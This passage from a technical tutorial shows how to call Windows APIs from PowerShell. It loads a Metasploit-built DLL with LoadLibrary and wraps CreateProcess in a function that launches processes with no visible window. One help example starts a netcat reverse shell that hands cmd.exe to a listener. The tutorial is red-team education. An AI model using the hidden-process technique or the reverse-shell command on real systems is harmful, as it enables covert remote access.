mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx             ; hObject
call    ds:CloseHandle
```

Coming back to our initial goal, executing the payload from PowerShell is pretty straight forward. As everything is in DLLMain we would only need to call LoadLibrary with the appropriate path to the DLL. The one complication is that PowerShell will freeze once we make the LoadLibrary call, to avoid this we can use Start-Job to background the process.

```
function Instantiate-MSFDLL {
    $ScriptBlock = {
        Add-Type -TypeDefinition @"
        using System;
        using System.Diagnostics;
        using System.Runtime.InteropServices;

        public static class Kernel32
        {
            [DllImport("kernel32.dll", SetLastError=true, CharSet = CharSet.Ansi)]
                public static extern IntPtr LoadLibrary(
                    [MarshalAs(UnmanagedType.LPStr)]string lpFileName);
        }
"@

        [Kernel32]::LoadLibrary("C:\Users\Fubar\Desktop\calc.dll")
    }

    Start-Job -Name MSF_Calc -ScriptBlock $ScriptBlock
}
```

Executing the function gives us calc.


```
PS C:\Users\Fubar\Desktop> . .\Invoke-ExportedFunction.ps1
PS C:\Users\Fubar\Desktop> Instantiate-MSFDLL

Id              Name            State      HasMoreData     Location
--              ----            -----      -----------     --------
1               MSF_Calc        Running    True            localhost


PS C:\Users\Fubar\
```

Kernel32::CreateProcess

So far we have had it pretty easy, all the API calls have been relatively small and uncomplicated. That is not always the case however, a good example is the CreateProcess API call. It happens sometimes that you need to run a command on a remote machine, but ... it pops up a console window. I've run into this issue a few times and there is not really a straightforward solution (don't even think of proposing a VBS wrapper).

Fortunately, if we go down to the Windows API we find CreateProcess which offers much more fine-grained control over process creation, including the ability to remove the GUI window of console applications. It still dismays me that in PowerShell, the "-WindowStyle Hidden" flag does not somehow hook into CreateProcess to hide the console completely.

Either way, having a function which can take full advantage of CreateProcess would be very useful from time to time. Let's see if we can make that happen. Remember to consult pinvoke for C# examples.

Resources:

+ CreateProcess - here
+ STARTUPINFO - here
+ PROCESS_INFORMATION - here
+ SECURITY_ATTRIBUTES - here

```
BOOL WINAPI CreateProcess(
  _In_opt_     LPCTSTR               lpApplicationName,
  _Inout_opt_  LPTSTR                lpCommandLine,
  _In_opt_     LPSECURITY_ATTRIBUTES lpProcessAttributes, --> SECURITY_ATTRIBUTES Struct
  _In_opt_     LPSECURITY_ATTRIBUTES lpThreadAttributes,  --> SECURITY_ATTRIBUTES Struct
  _In_         BOOL                  bInheritHandles,
  _In_         DWORD                 dwCreationFlags,
  _In_opt_     LPVOID                lpEnvironment,
  _In_opt_     LPCTSTR               lpCurrentDirectory,
  _In_         LPSTARTUPINFO         lpStartupInfo,       --> STARTUPINFO Struct
  _Out_        LPPROCESS_INFORMATION lpProcessInformation --> PROCESS_INFORMATION Struct
);
```

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public uint dwProcessId;
    public uint dwThreadId;
```

```
        }

        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
        public struct STARTUPINFO
        {
            public uint cb;
            public string lpReserved;
            public string lpDesktop;
            public string lpTitle;
            public uint dwX;
            public uint dwY;
            public uint dwXSize;
            public uint dwYSize;
            public uint dwXCountChars;
            public uint dwYCountChars;
            public uint dwFillAttribute;
            public uint dwFlags;
            public short wShowWindow;
            public short cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }

        [StructLayout(LayoutKind.Sequential)]
        public struct SECURITY_ATTRIBUTES
        {
            public int length;
            public IntPtr lpSecurityDescriptor;
            public bool bInheritHandle;
        }

        public static class Kernel32
        {
            [DllImport("kernel32.dll", SetLastError=true)]
            public static extern bool CreateProcess(
                string lpApplicationName,
                string lpCommandLine,
                ref SECURITY_ATTRIBUTES lpProcessAttributes,
                ref SECURITY_ATTRIBUTES lpThreadAttributes,
                bool bInheritHandles,
                uint dwCreationFlags,
                IntPtr lpEnvironment,
                string lpCurrentDirectory,
                ref STARTUPINFO lpStartupInfo,
                out PROCESS_INFORMATION lpProcessInformation);
        }
```

```
"@

# StartupInfo Struct
$StartupInfo = New-Object STARTUPINFO
$StartupInfo.dwFlags = 0x00000001 # STARTF_USESHOWWINDOW
$StartupInfo.wShowWindow = 0x0000 # SW_HIDE
$StartupInfo.cb = [System.Runtime.InteropServices.Marshal]::SizeOf($StartupInfo) # Struct Size

# ProcessInfo Struct
$ProcessInfo = New-Object PROCESS_INFORMATION

# SECURITY_ATTRIBUTES Struct (Process & Thread)
$SecAttr = New-Object SECURITY_ATTRIBUTES
$SecAttr.Length = [System.Runtime.InteropServices.Marshal]::SizeOf($SecAttr)

# CreateProcess --> lpCurrentDirectory
$GetCurrentPath = (Get-Item -Path ".\" -Verbose).FullName

# Call CreateProcess
[Kernel32]::CreateProcess("C:\Windows\System32\cmd.exe", "/c calc.exe", [ref] $SecAttr, [ref] $SecAttr, $
0x08000000, [IntPtr]::Zero, $GetCurrentPath, [ref] $StartupInfo, [ref] $ProcessInfo) |out-null
```

The flags which were set above should create a "cmd.exe" process that has no window, which in turn launches calc. In fact you can confirm cmd has no associated window with process explorer.



cmd.exe:2548 Properties

Image File

Windows Command Processor
Microsoft Corporation
Version: 6.1.7601.17514
Build Time: Sat Nov 20 10:00:27 2010
Path:
C:\Windows\System32\cmd.exe
Command line:
/c calc.exe
Current directory:
C:\Users\Fubar\

Process Explorer Warning

No visible windows found for this process

VirusTotal:
Data Execution Prevention (DEP) Status: DEP (permanent)
Address Space Load Randomization: Enabled


Obviously repurposing this code is a bit bothersome so I poured in into a nice function for reuse.

```
PS C:\Users\Fubar\Desktop> . .\Invoke-CreateProcess.ps1
PS C:\Users\Fubar\Desktop> Get-Help Invoke-CreateProcess -Full
```


```
NAME
    Invoke-CreateProcess

SYNOPSIS
    -Binary            Full path of the module to be executed.

    -Args              Arguments to pass to the module, e.g. "/c calc.exe". Defaults
                       to $null if not specified.

    -CreationFlags     Process creation flags:
                         0x00000000 (NONE)
                         0x00000001 (DEBUG_PROCESS)
                         0x00000002 (DEBUG_ONLY_THIS_PROCESS)
                         0x00000004 (CREATE_SUSPENDED)
                         0x00000008 (DETACHED_PROCESS)
                         0x00000010 (CREATE_NEW_CONSOLE)
                         0x00000200 (CREATE_NEW_PROCESS_GROUP)
                         0x00000400 (CREATE_UNICODE_ENVIRONMENT)
                         0x00000800 (CREATE_SEPARATE_WOW_VDM)
                         0x00001000 (CREATE_SHARED_WOW_VDM)
                         0x00040000 (CREATE_PROTECTED_PROCESS)
                         0x00080000 (EXTENDED_STARTUPINFO_PRESENT)
                         0x01000000 (CREATE_BREAKAWAY_FROM_JOB)
                         0x02000000 (CREATE_PRESERVE_CODE_AUTHZ_LEVEL)
                         0x04000000 (CREATE_DEFAULT_ERROR_MODE)
                         0x08000000 (CREATE_NO_WINDOW)

    -ShowWindow        Window display flags:
                         0x0000 (SW_HIDE)
                         0x0001 (SW_SHOWNORMAL)
                         0x0001 (SW_NORMAL)
                         0x0002 (SW_SHOWMINIMIZED)
                         0x0003 (SW_SHOWMAXIMIZED)
                         0x0003 (SW_MAXIMIZE)
                         0x0004 (SW_SHOWNOACTIVATE)
                         0x0005 (SW_SHOW)
                         0x0006 (SW_MINIMIZE)
                         0x0007 (SW_SHOWMINNOACTIVE)
                         0x0008 (SW_SHOWNA)
                         0x0009 (SW_RESTORE)
                         0x000A (SW_SHOWDEFAULT)
                         0x000B (SW_FORCEMINIMIZE)
                         0x000B (SW_MAX)

    -StartF            Bitfield to influence window creation:
                         0x00000001 (STARTF_USESHOWWINDOW)
                         0x00000002 (STARTF_USESIZE)
                         0x00000004 (STARTF_USEPOSITION)
                         0x00000008 (STARTF_USECOUNTCHARS)
                         0x00000010 (STARTF_USEFILLATTRIBUTE)
                         0x00000020 (STARTF_RUNFULLSCREEN)
                         0x00000040 (STARTF_FORCEONFEEDBACK)
                         0x00000080 (STARTF_FORCEOFFFEEDBACK)
                         0x00000100 (STARTF_USESTDHANDLES)

SYNTAX
    Invoke-CreateProcess [-Binary] <String> [[-Args] <String>] [-CreationFlags] <Int32> [-ShowWindow]
    <Int32> [-StartF] <Int32> [<CommonParameters>]


DESCRIPTION
    Author: Ruben Boonen (@FuzzySec)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


PARAMETERS
    -Binary <String>

        Required?                    true
        Position?                    1
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?

    -Args <String>

        Required?                    false
        Position?                    2
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?

    -CreationFlags <Int32>

        Required?                    true
        Position?                    3
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?

    -ShowWindow <Int32>

        Required?                    true
        Position?                    4
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?

    -StartF <Int32>

        Required?                    true
        Position?                    5
        Default value
        Accept pipeline input?       false
        Accept wildcard characters?

    <CommonParameters>
        This cmdlet supports the common parameters: Verbose, Debug,
        ErrorAction, ErrorVariable, WarningAction, WarningVariable,
        OutBuffer and OutVariable. For more information, type,
        "get-help about_commonparameters".

INPUTS

OUTPUTS

    -------------------------- EXAMPLE 1 --------------------------

    Start calc with NONE/SW_SHOWNORMAL/STARTF_USESHOWWINDOW

    C:\PS> Invoke-CreateProcess -Binary C:\Windows\System32\calc.exe -CreationFlags 0x0 -ShowWindow 0x1
           -StartF 0x1


    -------------------------- EXAMPLE 2 --------------------------

    Start nc reverse shell with CREATE_NO_WINDOW/SW_HIDE/STARTF_USESHOWWINDOW

    C:\PS> Invoke-CreateProcess -Binary C:\Some\Path\nc.exe -Args "-nv 127.0.0.1 9988 -e
           C:\Windows\System32\cmd.exe" -CreationFlags 0x8000000 -ShowWindow 0x0 -StartF 0x1
```

NONE/SW_NORMAL/STARTF_USESHOWWINDOW

Here we are just launching plain calc without any fluff.


Process Explorer - Sysinternals: www.sysinternals.com [Win7-Testbed\Fubar]
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
taskhost.exe		6,752 K	6,204 K	1256	Host Process for Windows T...	Microsoft Corporation
SearchIndexer.exe		21,060 K	12,864 K	2780	Microsoft Windows Search I...	Microsoft Corporation
wmpnetwk.exe	< 0.01	8,136 K	9,608 K	2892	Windows Media Player Netw...	Microsoft Corporation
svchost.exe		8,516 K	10,732 K	3196	Host Process for Windows S...	Microsoft Corporation
lsass.exe	0.10	3,100 K	8,432 K	532	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	0.01	1,228 K	2,940 K	540	Local Session Manager Serv...	Microsoft Corporation
winlogon.exe		1,584 K	4,752 K	440	Windows Logon Application	Microsoft Corporation
explorer.exe	2.79	24,124 K	39,216 K	2164	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.38	5,692 K	14,860 K	2576	VMware Tools Core Service	VMware, Inc.
idaq.exe	0.25	54,752 K	70,720 K	3976	The Interactive Disassembler	Hex-Rays SA
notepad++.exe	0.04	18,292 K	27,436 K	1712	Notepad++ : a free (GNU) so...	Don HO don.h@free.fr




```
powershell.exe               25,800 K   37,940 K  4000 Windows PowerShell          Microsoft Corporation
powershell.exe               25,852 K   38,400 K  1608 Windows PowerShell          Microsoft Corporation
  calc.exe                    4,904 K    9,516 K  2952 Windows Calculator          Microsoft Corporation
powershell.exe     < 0.01    23,640 K   34,860 K  2504 Windows PowerShell          Microsoft Corporation
powershell.exe     < 0.01    23,632 K   34,836 K   564 Windows PowerShell          Microsoft Corporation
procexp.exe          0.68    11,748 K   18,816 K  2004 Sysinternals Process Explorer  Sysinternals - www.sysinter...

CPU Usage: 10.20%  Commit Charge: 34.88%  Processes: 49  Physical Usage: 59.24%
```


```
PS C:\Users\Fubar\Desktop> Invoke-CreateProcess -Binary C:\Windows\System32\calc.exe -CreationFlags 0x0 -ShowWindow 0x1
-StartF 0x1

Process Information:

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessNa
-------  ------    -----      ----- -----   ------     -- ---------
      0       1      240         80     3     0.00   2952 calc


PS C:\Users\Fubar\Desktop>
```

CREATE_NEW_CONSOLE/SW_NORMAL/STARTF_USESHOWWINDOW

Here cmd is launched in a new console and is displayed normally.



```
Process Explorer - Sysinternals: www.sysinternals.com [Win7-Testbed\Fubar]
File  Options  View  Process  Find  Users  Help

Process          CPU    Private Bytes  Working Set   PID  Description                     Company Name
  dllhost.exe   < 0.01       2,764 K      8,000 K   1268  COM Surrogate                   Microsoft Corporation
